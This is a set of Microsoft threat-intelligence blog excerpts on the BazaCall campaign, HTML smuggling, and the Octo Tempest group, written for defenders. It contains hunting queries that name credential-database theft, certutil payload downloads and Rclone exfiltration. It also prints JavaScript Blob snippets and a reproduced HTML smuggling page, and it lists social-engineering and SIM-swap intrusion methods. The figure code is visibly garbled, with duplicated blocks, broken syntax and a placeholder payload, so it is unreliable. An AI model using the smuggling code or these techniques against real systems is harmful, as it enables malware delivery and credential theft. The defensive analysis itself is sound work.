Finally, on domain controller devices, the attacker uses *NTDSUtil.exe*—a legitimate tool typically used to create and maintain the Active Directory database—to create a copy of the *NTDS.dit* Active Directory database, in either the *%programdata%* or *%temp%* folders, for subsequent exfiltration. *NTDS.dit* contains user information and password hashes for all users in the domain.

In some instances, data exfiltration appeared to be the primary objective of the attack, which would typically be in preparation for future activity. However, in other instances, the attacker deploys ransomware after conducting the previously described activity. In those cases where ransomware was dropped, the attacker used high-privilege compromised accounts in conjunction with Cobalt Strike's PsExec functionality to drop a Ryuk or Conti ransomware payload onto network devices.

## Detecting BazaCall through cross-domain visibility and threat intelligence

While many cybersecurity threats rely on automated, drive-by tactics (for example, exploiting system vulnerabilities to drop malware or compromising legitimate websites for a watering hole attack) or develop advanced detection evasion methods, attackers continue to find success in social engineering and human interaction in attacks. The BazaCall campaign replaces links and attachments with phone numbers in the emails it sends out, posing challenges in detection, especially by traditional antispam and anti-phishing solutions that check for those malicious indicators.

The lack of typical malicious elements in BazaCall's emails and the speed with which their operators can conduct an attack exemplify the increasingly complex and evasive threats that organizations face today. [Microsoft 365 Defender](#) provides the cross-domain visibility and coordinated defense to protect customers against such threats. The ability to correlate events across endpoints and emails is crucial in the case of BazaCall, given its distinct characteristics. [Microsoft Defender for Endpoint](#) detects implants such as BazaLoader and Cobalt Strike, payloads such as Conti and

Ryuk, and subsequent attacker behavior. These endpoint signals are correlated with email threat data, informing [Microsoft Defender for Office 365](#) to block the BazaCall emails, even if these emails don't have the typical malicious artifacts.

Microsoft 365 Defender further enables organizations to defend against this threat through rich investigations tools like advanced hunting, allowing security teams to locate related or similar activities and seamlessly resolve them.

**Justin Carroll and Emily Hacker**

*Microsoft 365 Defender Threat Intelligence Team*

## Advanced hunting queries

The following Advanced Hunting Queries are accurate as of the time of publish of this blog. For the most up-to-date queries, please visit [aka.ms/BazaCall](#).

To locate possible exploitation activity, run the following queries in the Microsoft 365 [Defender portal](#).

### BazaCall emails

To look for malicious emails matching the patterns of the BazaCall campaign, [run this query](#).

```
EmailEvents
| where Subject matches regex @"[A-Z]{1,3}\d{9,15}"
and Subject has_any('trial', 'free', 'demo', 'membership', 'premium',
'gold',
'notification', 'notice', 'claim', 'order', 'license', 'licenses')
```

### BazaCall Excel file delivery

To look for signs of web file delivery behavior matching the patterns of the BazaCall campaign, [run this query](#).

```
DeviceFileEvents
| where FileOriginUrl has "/cancel.php" and FileOriginReferrerUrl has
"/account"
or FileOriginUrl has "/download.php" and FileOriginReferrerUrl has
"/case"
```

### BazaCall Excel file execution

To surface the execution of malicious Excel files associated with BazaCall, [run this query](#).

```
DeviceProcessEvents
| where InitiatingProcessFileName =~ "excel.exe"
and ProcessCommandLine has_all('mkdir', '&& copy', 'certutil.exe')
```

### BazaCall Excel file download domain pattern

To look for malicious Excel files downloaded from .XYZ domains, [run this query](#).

```
DeviceNetworkEvents
| where RemoteUrl matches regex @".{14}\.xyz/config\.php"
```

### BazaCall dropping payload via certutil

To look for the copy of *certutil.exe* that was used to download the BazaLoader payload, [run this query](#).

```
DeviceFileEvents
| where InitiatingProcessFileName !~ "certutil.exe"
| where InitiatingProcessFileName !~ "cmd.exe"
```

```
| where InitiatingProcessCommandLine has_all("-urlcache", "split",
"http")
```

### NTDS theft

To look for theft of Active Directory in paths used by this threat, [run this query](#).

```
DeviceProcessEvents
| where FileName =~ "ntdsutil.exe"
| where ProcessCommandLine has_any("full", "fu")
| where ProcessCommandLine has_any("temp", "perflogs", "programdata")
// Exclusion
| where ProcessCommandLine !contains @"Backup"
```

### Renamed Rclone data exfiltration

To look for data exfiltration using renamed Rclone, [run this query](#).

```
DeviceProcessEvents
| where ProcessVersionInfoProductName has "rclone" and not(FileName has
"rclone")
```

### RunDLL Suspicious Network Connections

To look for RunDLL making suspicious network connections, [run this query](#).

```
DeviceNetworkEvents
| where InitiatingProcessFileName =~ 'rundll32.exe' and
InitiatingProcessCommandLine has ",GlobalOut"
```

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


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




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# HTML smuggling surges: Highly evasive loader technique increasingly used in banking malware, targeted attacks

By [Microsoft Threat Intelligence](#)

November 11, 2021



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HTML smuggling, a highly evasive malware delivery technique that leverages legitimate HTML5 and JavaScript features, is increasingly used in email campaigns that deploy banking malware, remote access Trojans (RATs), and other payloads related to targeted attacks. Notably, this technique was observed in a [spear-phishing campaign](#) from the threat actor NOBELIUM in May. More recently, we have also seen this technique deliver the banking Trojan Mekotio, as well as AsyncRAT/NJRAT and Trickbot, malware that attackers utilize to gain control of affected devices and deliver ransomware payloads and other threats.

As the name suggests, HTML smuggling lets an attacker “smuggle” an encoded malicious script within a specially crafted HTML attachment or web page. When a target user opens the HTML in their web browser, the browser decodes the malicious script, which, in turn, assembles the payload on the host device. Thus, instead of having a malicious executable pass directly through a network, the attacker builds the malware locally behind a firewall.




Figure 1. HTML smuggling overview

This technique is highly evasive because it could bypass standard perimeter security controls, such as web proxies and email gateways, that often only check for suspicious attachments (for example, EXE, ZIP, or DOCX) or traffic based on signatures and patterns. Because the malicious files are created only after the HTML file is loaded on the endpoint through the browser, what some protection solutions only see at the onset are benign HTML and JavaScript traffic, which can also be obfuscated to further hide their true purpose.

Threats that use HTML smuggling bank on the legitimate uses of HTML and JavaScript in daily business operations in their attempt to stay hidden and relevant, as well as challenge organizations' conventional mitigation procedures. For example, disabling JavaScript could mitigate HTML smuggling created using JavaScript Blobs. However, JavaScript is used to render business-related and other legitimate web pages. In addition, there are multiple ways to implement HTML smuggling through obfuscation and numerous ways of coding JavaScript, making the said technique highly evasive against content inspection. Therefore, organizations need a true "defense in depth" strategy and a multi-layered security solution that inspects email delivery, network activity, endpoint behavior, and follow-on attacker activities.

The surge in the use of HTML smuggling in email campaigns is another example of how attackers keep refining specific components of their attacks by integrating highly evasive techniques. [Microsoft Defender for Office 365](#) stops such attacks at the onset using dynamic protection technologies, including machine learning and sandboxing, to detect and block HTML-smuggling links and attachments. Email threat signals from Defender for Office 365 also feed into [Microsoft 365 Defender](#), which provides advanced protection on each domain—email and data, endpoints, identities, and cloud apps—and correlates threat data from these domains to surface evasive, sophisticated threats. This provides organizations with comprehensive and coordinated defense against the end-to-end attack chain.

This blog entry details how HTML smuggling works, provides recent examples of threats and targeted attack campaigns that use it, and enumerates mitigation steps and protection guidance.

## How HTML smuggling works

HTML smuggling uses legitimate features of HTML5 and JavaScript, which are both supported by all modern browsers, to generate malicious files behind the firewall. Specifically, HTML smuggling leverages the HTML5 "download" attribute for anchor tags, as well as the creation and use of a JavaScript Blob to put together the payload downloaded into an affected device.

In HTML5, when a user clicks a link, the “download” attribute lets an HTML file automatically download a file referenced in the “href” tag. For example, the code below instructs the browser to download “malicious.docx” from its location and save it into the device as “safe.docx”:

```
<a href="/malware/malicious.docx" download="safe.docx">Click</a>
```

The anchor tag and a file’s “download” attribute also have their equivalents in JavaScript code, as seen below:

```
var sampleAnchor = document.createElement('a');
sampleAnchor.download = 'safe.docx';
```

The use of JavaScript Blobs adds to the “smuggling” aspect of the technique. A JavaScript Blob stores the encoded data of a file, which is then decoded when passed to a JavaScript API that expects a URL. This means that instead of providing a link to an actual file that a user must manually click to download, the said file can be automatically downloaded and constructed locally on the device using JavaScript codes like the ones below:

```
var maliciousBlob = new Blob([maliciousFile], {type: 'octet/stream'});
var fakeSafeURL = window.URL.createObjectURL(maliciousBlob);
sampleAnchor.href = fakeSafeURL;
sampleAnchor.click();
```

Today’s attacks use HTML smuggling in two ways: the link to an HTML smuggling page is included within the email message, or the page itself is included as an attachment. The following section provides examples of actual threats we have recently seen using either of these methods.

## Real-world examples of threats using HTML smuggling

HTML smuggling has been used in banking malware campaigns, notably attacks attributed to DEV-0238 (also known as Mekotio) and DEV-0253 (also known as Ousaban), targeting Brazil, Mexico, Spain, Peru, and Portugal. In one of the [Mekotio campaigns we've observed](#), attackers sent emails with a malicious link, as shown in the image below.




Figure 2. Sample email used in a Mekotio campaign. Clicking the link starts the HTML smuggling technique.




Figure 3. Threat behavior observed in the Mekotio campaign

In this campaign, a malicious website, [https://pooceardy\[.\]net/diretorio/](https://pooceardy[.]net/diretorio/), is used to implement the HTML smuggling technique and drop the malicious downloader file. The image below shows an HTML smuggling page when rendered on the browser.

```

<script><!--
var s=document.createElement("script");
var blob = new Blob([data], {type: "octet/stream"});
var fileBlob = "data:application/javascript;base64,MTIzNDU2NzY5MDEyMzQ1NTY3ODk=";
if(window.navigator.msSaveOrOpenBlob)
window.navigator.msSaveOrOpenBlob(blob, filename);
else
var a = document.createElement("a");
document.body.appendChild(a);
a.style = "display: none;";
var url = window.URL.createObjectURL(blob);
a.href = url;
a.download = filename;
a.click();
window.URL.revokeObjectURL(url);
}
--></script>
<script><!--
var blob = new Blob([data], {type: "octet/stream"});
var fileBlob = "data:application/javascript;base64,MTIzNDU2NzY5MDEyMzQ1NTY3ODk=";
if(window.navigator.msSaveOrOpenBlob)
window.navigator.msSaveOrOpenBlob(blob, filename);
else
var a = document.createElement("a");
document.body.appendChild(a);
a.style = "display: none;";
var url = window.URL.createObjectURL(blob);
a.href = url;
a.download = filename;
a.click();
window.URL.revokeObjectURL(url);
}
--></script>
</body></html>

```

Figure 4. HTML smuggling page of the Mekotio campaign. Note how the "href" tag references a JavaScript Blob with an octet/stream type to download the malicious ZIP file.

It should be noted that this attack attempt relies on social engineering and user interaction to succeed. When a user clicks the emailed hyperlink, the HTML page drops a ZIP file embedded with an obfuscated JavaScript file.

```

var s=document.createElement("script");
var blob = new Blob([data], {type: "octet/stream"});
var fileBlob = "data:application/javascript;base64,MTIzNDU2NzY5MDEyMzQ1NTY3ODk=";
if(window.navigator.msSaveOrOpenBlob)
window.navigator.msSaveOrOpenBlob(blob, filename);
else
var a = document.createElement("a");
document.body.appendChild(a);
a.style = "display: none;";
var url = window.URL.createObjectURL(blob);
a.href = url;
a.download = filename;
a.click();
window.URL.revokeObjectURL(url);
}
--></script>
</body></html>

```

Figure 5. ZIP file with an obfuscated JavaScript file

When the user opens the ZIP file and executes the JavaScript, the said script connects to [https://malparque\[.\]org/rest/restfuch\[.\]png](https://malparque[.]org/rest/restfuch[.]png) and downloads another ZIP file that masquerades as a PNG file. This second ZIP file contains the following files related to DAEMON Tools:

- *sptdntf.dll* – This is a legitimate file. Various virtual disc applications, including DAEMON Tools and Alcohol 120%, use this dynamic-link library (DLL) file.
- *imgengine.dll* – This is a malicious file that is either Themida-packed or VMProtected for obfuscation. It accesses geolocation information of the target and attempts credential theft and keylogging.
- An executable file with a random name, which is a renamed legitimate file "Disc Soft Bus Service Pro." This legitimate file is part of DAEMON Tools Pro and loads both DLLs.

Finally, once the user runs the primary executable (the renamed legitimate file), it launches and loads the malicious DLL via DLL sideloading. As previously mentioned, this DLL file is attributed to Mekotio, a malware family of banking Trojans typically deployed on Windows systems that have targeted Latin American industries since the latter half of 2016.

## HTML smuggling in targeted attacks

Beyond banking malware campaigns, various cyberattacks—including more sophisticated, targeted ones—incorporate HTML smuggling in their arsenal. Such adoption shows how tactics, techniques, and procedures (TTPs) trickle down from cybercrime gangs to malicious threat actors and vice versa. It also reinforces the current state of the underground economy, where such TTPs get commoditized when deemed effective.

For example, in May, Microsoft Threat Intelligence Center (MSTIC) published a [detailed analysis](#) of a new sophisticated email attack from NOBELIUM. MSTIC noted that the spear-phishing email used in that campaign contained an HTML file attachment, which, when opened by the targeted user, uses HTML smuggling to download the main payload on the device.

Since then, other malicious actors appeared to have followed NOBELIUM's suit and adopted the technique for their own campaigns. Between July and August, open-source intelligence (OSINT) community signals showed an uptick in HTML smuggling in campaigns that deliver remote access Trojans (RATs) such as [AsyncRAT/NJRAT](#).

In September, we saw an email campaign that leverages HTML smuggling to deliver Trickbot. Microsoft attributes this Trickbot campaign to an emerging, financially motivated cybercriminal group we're tracking as DEV-0193.

In the said campaign, the attacker sends a specially crafted HTML page as an attachment to an email message purporting to be a business report.




Figure 6. HTML smuggling page attached in a Trickbot spear-phishing campaign

When the target recipient opens the HTML attachment in a web browser, it constructs a JavaScript file and saves the said file in the device's default *Downloads* folder. As an added detection-evasion technique against endpoint security controls, the created JavaScript file is password-protected. Therefore, the user must type the password indicated in the original HTML attachment to open it.






Figure 7. HTML attachment constructs a password-protected downloader JavaScript in the browser

Once the user executes the JavaScript, it initiates a Base64-encoded PowerShell command, which then calls back to the attacker’s servers to download Trickbot.




Figure 8. HTML smuggling attack chain in the Trickbot spear-phishing campaign

Based on our investigations, DEV-0193 targets organizations primarily in the health and education industries, and works closely with ransomware operators, such as those behind the infamous Ryuk ransomware. After compromising an organization, this group acts as a fundamental pivot point and enabler for follow-on ransomware attacks. They also often sell unauthorized access to the said operators. Thus, once this group compromises an environment, it is highly likely that a ransomware attack will follow.

## Defending against the wide range of threats that use HTML smuggling

HTML smuggling presents challenges to traditional security solutions. Effectively defending against this stealthy technique requires true defense in depth. It is always better to thwart an attack early in the attack chain—at the email gateway and web filtering level. If the threat manages to fall through the cracks of perimeter security and is delivered to a host machine, then endpoint protection controls should be able to prevent execution.

[Microsoft 365 Defender](#) uses multiple layers of dynamic protection technologies, including machine learning-based protection, to defend against malware threats and other attacks that use HTML smuggling at various levels. It correlates threat

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data from email, endpoints, identities, and cloud apps, providing in-depth and coordinated threat defense. All of these are backed by threat experts who continuously monitor the threat landscape for new attacker tools and techniques.

[Microsoft Defender for Office 365](#) inspects attachments and links in emails to detect and alert on HTML smuggling attempts. Over the past six months, Microsoft blocked thousands of HTML smuggling links and attachments. The timeline graphs below show a spike in HTML smuggling attempts in June and July.




Figure 9. HTML smuggling links detected and blocked




Figure 10. HTML smuggling attachments detected and blocked

[Safe Links](#) and [Safe Attachments](#) provide real-time protection against HTML smuggling and other email threats by utilizing a virtual environment to check links and attachments in email messages before they are delivered to recipients. Thousands of suspicious behavioral attributes are detected and analyzed in emails to determine a phishing attempt. For example, behavioral rules that check for the following have proven successful in detecting malware-smuggling HTML attachments:

- An attached ZIP file contains JavaScript
- An attachment is password-protected
- An HTML file contains a suspicious script code
- An HTML file decodes a Base64 code or obfuscates a JavaScript

Through automated and threat expert analyses, existing rules are modified, and new ones are added daily.

On endpoints, [attack surface reduction rules](#) block or audit activity associated with HTML smuggling. The following rules can help:

- Block JavaScript or VBScript from launching downloaded executable content
- Block execution of potentially obfuscated scripts
- Block executable files from running unless they meet a prevalence, age, or trusted list criterion

Endpoint protection platform (EPP) and [endpoint detection and response \(EDR\)](#) capabilities detect malicious files, malicious behavior, and other related events before and after execution. [Advanced hunting](#), meanwhile, lets defenders create custom detections to proactively find related threats.

Defenders can also apply the following mitigations to reduce the impact of threats that utilize HTML smuggling:

- Prevent JavaScript codes from executing automatically by changing file associations for *.js* and *.jse* files.
  - Create new *Open With* parameters in the Group Policy Management Console under *User Configuration > Preferences > Control Panel Settings > Folder Options*.
  - Create parameters for *.jse* and *.js* file extensions, associating them with *notepad.exe* or another text editor.
- Check Office 365 email filtering settings to ensure they block spoofed emails, spam, and emails with malware. Use [Microsoft Defender for Office 365](#) for enhanced phishing protection and coverage against new threats and polymorphic variants. Configure Office 365 to [recheck links on click](#) and [neutralize malicious messages](#) that have already been delivered in response to newly acquired threat intelligence.
- Check the perimeter firewall and proxy to restrict servers from making arbitrary connections to the internet to browse or download files. Such restrictions help inhibit malware downloads and command and control (C2) activity.
- Encourage users to use Microsoft Edge and other web browsers that support [Microsoft Defender SmartScreen](#), which identifies and blocks malicious websites. Turn on [network protection](#) to block connections to malicious domains and IP addresses.
- Turn on [cloud-delivered protection](#) and automatic sample submission on Microsoft Defender Antivirus. These capabilities use artificial intelligence and machine learning to quickly identify and stop new and unknown threats.
- Educate users about [preventing malware infections](#). Encourage users to practice good credential hygiene—limit the use of accounts with local or domain admin privileges and turn on Microsoft Defender Firewall to prevent malware infection and stifle propagation.

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
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## Octo Tempest crosses boundaries to facilitate extortion, encryption, and destruction

By [Microsoft Incident Response](#)  
[Microsoft Threat Intelligence](#)

October 25, 2023



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Microsoft has been tracking activity related to the financially motivated threat actor Octo Tempest, whose evolving campaigns represent a growing concern for organizations across multiple industries. Octo Tempest leverages broad social engineering campaigns to compromise organizations across the globe with the goal of financial extortion. With their extensive range of tactics, techniques, and procedures (TTPs), the threat actor, from our perspective, is one of the most dangerous financial criminal groups.

Octo Tempest is a financially motivated collective of native English-speaking threat actors known for launching wide-ranging campaigns that prominently feature [adversary-in-the-middle \(AiTM\) techniques](#), social engineering, and SIM swapping capabilities. Octo Tempest, which overlaps with research associated with 0ktapus, Scattered Spider, and UNC3944, was initially seen in early 2022, targeting mobile telecommunications and business process outsourcing organizations to initiate phone number ports (also known as SIM swaps). Octo Tempest monetized their intrusions in 2022 by selling SIM swaps to other criminals and performing account takeovers of high-net-worth individuals to steal their cryptocurrency.



Figure 1. The evolution of Octo Tempest's targeting, actions, outcomes, and monetization

Building on their initial success, Octo Tempest harnessed their experience and acquired data to progressively advance their motives, targeting, and techniques, adopting an increasingly aggressive approach. In late 2022 to early 2023, Octo Tempest expanded their targeting to include cable telecommunications, email, and technology organizations. During this period, Octo Tempest started monetizing intrusions by extorting victim organizations for data stolen during their intrusion operations and in some cases even resorting to physical threats.

In mid-2023, Octo Tempest became an affiliate of ALPHV/BlackCat, a human-operated [ransomware as a service](#) (RaaS) operation, and initial victims were extorted for data theft (with no ransomware deployment) using ALPHV Collections leak site. This is notable in that, historically, Eastern European ransomware groups refused to do business with native English-speaking criminals. By June 2023, Octo Tempest started deploying ALPHV/BlackCat ransomware payloads (both Windows and Linux versions) to victims and lately has focused their deployments primarily on VMWare ESXi servers. Octo Tempest progressively broadened the scope of industries targeted for extortion, including natural resources, gaming, hospitality, consumer products, retail, managed service providers, manufacturing, law, technology, and financial services.

In recent campaigns, we observed Octo Tempest leverage a diverse array of TTPs to navigate complex hybrid environments, exfiltrate sensitive data, and encrypt data. Octo Tempest leverages tradecraft that many organizations don't have in their typical threat models, such as SMS phishing, SIM swapping, and advanced social engineering techniques. This blog post aims to provide organizations with an insight into Octo Tempest's tradecraft by detailing the fluidity of their operations and to offer organizations defensive mechanisms to thwart the highly motivated financial cybercriminal group.

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## Analysis

The well-organized, prolific nature of Octo Tempest's attacks is indicative of extensive technical depth and multiple hands-on-keyboard operators. The succeeding sections cover the wide range of TTPs we observed being used by Octo Tempest.

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


Figure 2. Octo Tempest TTPs

## Initial access

### Social engineering with a twist

Octo Tempest commonly launches social engineering attacks targeting technical administrators, such as support and help desk personnel, who have permissions that could enable the threat actor to gain initial access to accounts. The threat actor performs research on the organization and identifies targets to effectively impersonate victims, mimicking idiolect on phone calls and understanding personal identifiable information to trick technical administrators into performing password resets and resetting multifactor authentication (MFA) methods. Octo Tempest has also been observed impersonating newly hired employees in these attempts to blend into normal on-hire processes.

Octo Tempest primarily gains initial access to an organization using one of several methods:

- Social engineering
  - Calling an employee and socially engineering the user to either:
    - Install a Remote Monitoring and Management (RMM) utility
    - Navigate to a site configured with a fake login portal using an adversary-in-the-middle toolkit
    - Remove their FIDO2 token
  - Calling an organization's help desk and socially engineering the help desk to reset the user's password and/or change/add a multi-factor authentication token/factor
- Purchasing an employee's credentials and/or session token(s) on a criminal underground market
- SMS phishing employee phone numbers with a link to a site configured with a fake login portal using an adversary-in-the-middle toolkit
- Using the employee's pre-existing access to mobile telecommunications and business process outsourcing organizations to [initiate a SIM swap](#) or to set up call number forwarding on an employee's phone number. Octo Tempest will initiate a self-service password reset of the user's account once they have gained control of the employee's phone number.

In rare instances, Octo Tempest resorts to fear-mongering tactics, targeting specific individuals through phone calls and texts. These actors use personal information, such as home addresses and family names, along with physical threats to coerce victims into sharing credentials for corporate access.




Figure 3. Threats sent by Octo Tempest to targets

